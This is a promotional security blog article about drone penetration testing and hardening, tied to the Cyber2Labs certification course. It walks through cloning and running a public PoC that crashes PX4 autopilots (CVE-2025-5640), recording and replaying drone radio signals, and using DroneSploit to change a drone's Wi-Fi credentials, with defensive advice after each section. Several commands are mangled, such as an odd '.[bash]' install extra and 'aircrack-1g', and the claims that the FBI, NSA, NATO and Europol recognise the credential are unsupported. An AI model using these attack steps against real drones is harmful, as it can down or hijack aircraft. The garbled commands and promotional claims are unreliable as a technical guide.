Listen to this Post
Introduction:

The proliferation of AI‑powered unmanned aerial vehicles (UAVs) has introduced a new attack surface where compromised telemetry, RF spoofing, and adversarial machine learning can turn a commercial drone into a weapon. Cyber2Labs’ “Build – Hack – Defend” methodology addresses this by equipping security professionals with hands‑on skills to assemble, penetrate, and protect drone systems in real‑world scenarios. This article distils the core technical pillars of that approach, providing verified commands, exploitation techniques, and hardening strategies for Linux, Windows, and embedded drone environments.
Learning Objectives:
- Understand the attack surface of modern UAVs, including MAVLink telemetry, RF links, and AI‑driven decision pipelines.
- Execute practical penetration tests against drone autopilots and ground‑control stations using open‑source frameworks.
- Implement defence‑in‑depth measures, from secure boot and firmware signing to AI‑based anomaly detection.
You Should Know:
1. MAVLink Telemetry Exploitation – CVE‑2025‑5640 in Practice
The MAVLink protocol is the backbone of drone communication, yet it harbours critical vulnerabilities. CVE‑2025‑5640 is a stack‑buffer‑overflow in PX4 Military UAV Autopilot ≤1.12.3, triggered by a malformed `TRAJECTORY_REPRESENTATION_WAYPOINTS` message. An attacker with network access to the MAVLink channel (UDP port 14550 by default) can crash the autopilot, causing a denial of service.
Step‑by‑step guide (authorised testing only):
- Set up a test environment – Use Ubuntu 20.04 LTS with PX4 Software‑In‑The‑Loop (SITL) and jMAVSim.
2. Install the pymavlink library:
pip install pymavlink
3. Clone the PoC exploit (educational use):
git clone https://github.com/mbanyamer/PX4-Military-UAV-Autopilot-1.12.3-Stack-Buffer-Overflow-Exploit-CVE-2025-5640-
cd PX4-Military-UAV-Autopilot-1.12.3-Stack-Buffer-Overflow-Exploit-CVE-2025-5640-
4. Test connectivity to the target drone (default IP 192.168.10.10, port 14550):
python3 px4_military_exploit.py --mode check --ip 192.168.10.10 --port 14550
5. Launch the DoS attack against the SITL instance:
python3 px4_military_exploit.py --mode dos
This sends a crafted MAVLink packet that overflows the stack, crashing the autopilot.
Defence: Implement MAVLink 2.0 with message signing, restrict UDP access to trusted IPs, and deploy network‑based intrusion detection systems that flag anomalous packet lengths.
2. RF Layer Interception with DroneCMD and SDR
Radio‑frequency (RF) links are often the weakest link. DroneCMD is a production‑grade Python framework that provides a full signal pipeline – capture, demodulate, classify, and parse – with FCC‑compliant signal injection. It supports HackRF and RTL‑SDR hardware, and includes ML‑based protocol classification for MAVLink, DJI OcuSync, and Lightbridge.
Step‑by‑step guide:
1. Install DroneCMD (Linux/macOS/WSL):
git clone https://github.com/rbenzing/DroneCMD.git
cd DroneCMD
python -m venv venv
source venv/bin/activate  Windows: venv\Scripts\activate
pip install -e ".[bash]"  includes SDR, crypto, and viz
2. Capture IQ samples from a drone’s 2.4 GHz band:
dronecmd capture --frequency 2.44e9 --duration 30 --output drone_capture.iq
3. Analyse the capture for MAVLink or DJI protocols:
dronecmd analyze --input drone_capture.iq --protocols mavlink,dji
4. Train the protocol classifier on your own labelled captures (essential for accuracy):
dronecmd train --data-dir captures/ --output-dir models/ --cv-folds 5
5. Replay a recorded signal (with FCC‑compliant power and dwell‑time enforcement):
dronecmd replay --input drone_capture.iq --strategy intelligent --count 5
This allows you to test how a drone reacts to replayed commands without violating emission regulations.
Defence: Implement frequency hopping with robust synchronisation, use encrypted control links (e.g., AES‑256), and deploy RF anomaly detectors that monitor for unexpected signal patterns.
- DroneSploit – A Metasploit‑Style Framework for UAV Pentesting
DroneSploit is a CLI framework built on `sploitkit` that aggregates drone‑specific exploits in a familiar Metasploit‑like interface. It simplifies the process of enumerating, attacking, and post‑exploiting drones.
Step‑by‑step guide:
1. Install DroneSploit:
pip3 install dronesploit
2. Launch the framework:
dronesploit
3. Check for disabled modules (often due to missing dependencies like aircrack-1g):
show issues
4. Search for available drone exploits:
search drone
5. Load a module (e.g., for changing SSID/password on a specific model):
use exploit/drone/model/ssid_change
6. Set required options (target IP, port, etc.):
set RHOST 192.168.1.100
set RPORT 23
7. Execute the exploit:
run
The framework handles the low‑level protocol interactions, making it accessible for rapid assessment.
Defence: Change default credentials, disable unnecessary services (e.g., Telnet, FTP), and segment drone networks from corporate infrastructure.
4. Hardening the Drone’s Embedded Linux / RTOS
Modern drones run on Linux‑based autopilots (e.g., PX4 on NuttX, or custom Yocto builds) or proprietary RTOSes. Hardening must cover three layers: the host system, the communication link, and the applications.
Step‑by‑step guide (Linux‑based drone):
- Enable Secure Boot – Ensure that only signed firmware can boot. This prevents attackers from loading malicious kernels.
– On U‑Boot systems: set `verify=yes` and store the public key in OTP memory.
2. Implement firmware signing – All updates must be cryptographically signed; enforce rollback protection to block older, vulnerable versions.
3. Harden the OS:
- Remove all non‑essential packages (
apt-get remove --purge telnetd ftpd). - Enforce strict firewall rules with
iptables:iptables -A INPUT -p udp --dport 14550 -s 192.168.1.0/24 -j ACCEPT iptables -A INPUT -p udp --dport 14550 -j DROP
- Use `fail2ban` to block brute‑force attempts on SSH.
- Application whitelisting – Use tools like `fapolicyd` or Mobilicom’s agent to block unauthorised binaries in real time.
- Logging and monitoring – Forward logs to a remote SIEM; monitor for unexpected process execution or network connections.
Windows ground‑control stations should also be hardened:
- Disable unnecessary services via
services.msc. - Use Windows Defender Application Control (WDAC) to whitelist only approved GCS software.
- Enforce firewall rules with
netsh advfirewall.
5. AI‑Driven Attack Detection and Defence
Adversarial machine learning can fool a drone’s object‑detection or collision‑avoidance systems. Defending against this requires both data‑centric and model‑centric approaches.
Step‑by‑step guide:
- Collect diverse training data – Include adversarial examples (e.g., images with subtle perturbations) to make the model robust.
- Implement input validation – Use statistical outlier detection (e.g., Mahalanobis distance) to reject anomalous sensor inputs.
- Deploy an AI‑based intrusion detection system (IDS) on the drone’s companion computer:
– Train a recurrent neural network (RNN) on normal MAVLink traffic patterns.
– Flag deviations (e.g., unexpected command sequences) as potential attacks.
4. Use ensemble models – Combine multiple classifiers to reduce the success rate of evasion attacks.
5. Regularly retrain with new threat data – Cyber2Labs’ hands‑on labs emphasise this iterative process, ensuring defences evolve alongside attack techniques.
- Practical Exam – Building and Defending Your Own Drone
The Cyber2Labs Skilled & Certified™ programme culminates in a 4‑hour practical exam where participants assemble, configure, and secure a physical drone. This is not a multiple‑choice test; it assesses real capability under operational conditions.
What the exam involves:
- Build – Solder and assemble the drone toolkit (battery not included; requires 800‑1300 mAh 3S XT30).
- Hack – Perform a series of penetration tests against the drone and its ground station.
- Defend – Implement the hardening measures described above and demonstrate that they mitigate the identified vulnerabilities.
Successful candidates earn the Cyber2 Labs Skilled & Certified™ credential, which is recognised by organisations including the FBI, NSA, NATO, and Europol.
What Undercode Say:
- Build – Hack – Defend is not a slogan; it is a cycle. The most effective drone security professionals are those who can assemble a system, break it, and then systematically close the gaps. This hands‑on approach exposes nuances that theoretical study never reveals.
- The threat landscape is evolving faster than regulations. With CVE‑2025‑5640 and hard‑coded keys in DJI telemetry (CVE‑2025‑10250), attackers have a growing arsenal. Defenders must adopt the same offensive mindset and continuous learning culture that Cyber2Labs promotes.
Prediction:
- +1 The demand for Skilled & Certified™ drone security professionals will surge as enterprises, governments, and militaries integrate UAVs into critical operations. This certification will become a de facto standard for hiring in the sector.
- -1 Without widespread adoption of hands‑on training, the average drone will remain vulnerable to relatively simple exploits (e.g., replay attacks, hard‑coded keys). This could lead to high‑profile incidents that erode public trust in commercial drone deliveries and surveillance.
- +1 AI‑based defence mechanisms will mature rapidly, driven by practical training programmes that stress adversarial resilience. We will see more autonomous systems that can detect and respond to threats in milliseconds.
- -1 The gap between offensive and defensive capabilities will widen for organisations that rely solely on vendor patches. Proactive, continuous testing – as taught in the Cyber2Labs model – is the only way to stay ahead.
- +1 Integration of SDR and ML toolkits like DroneCMD into standard security operations will empower blue teams to detect RF‑based attacks that traditional network sensors miss.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/erEPSX3B – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


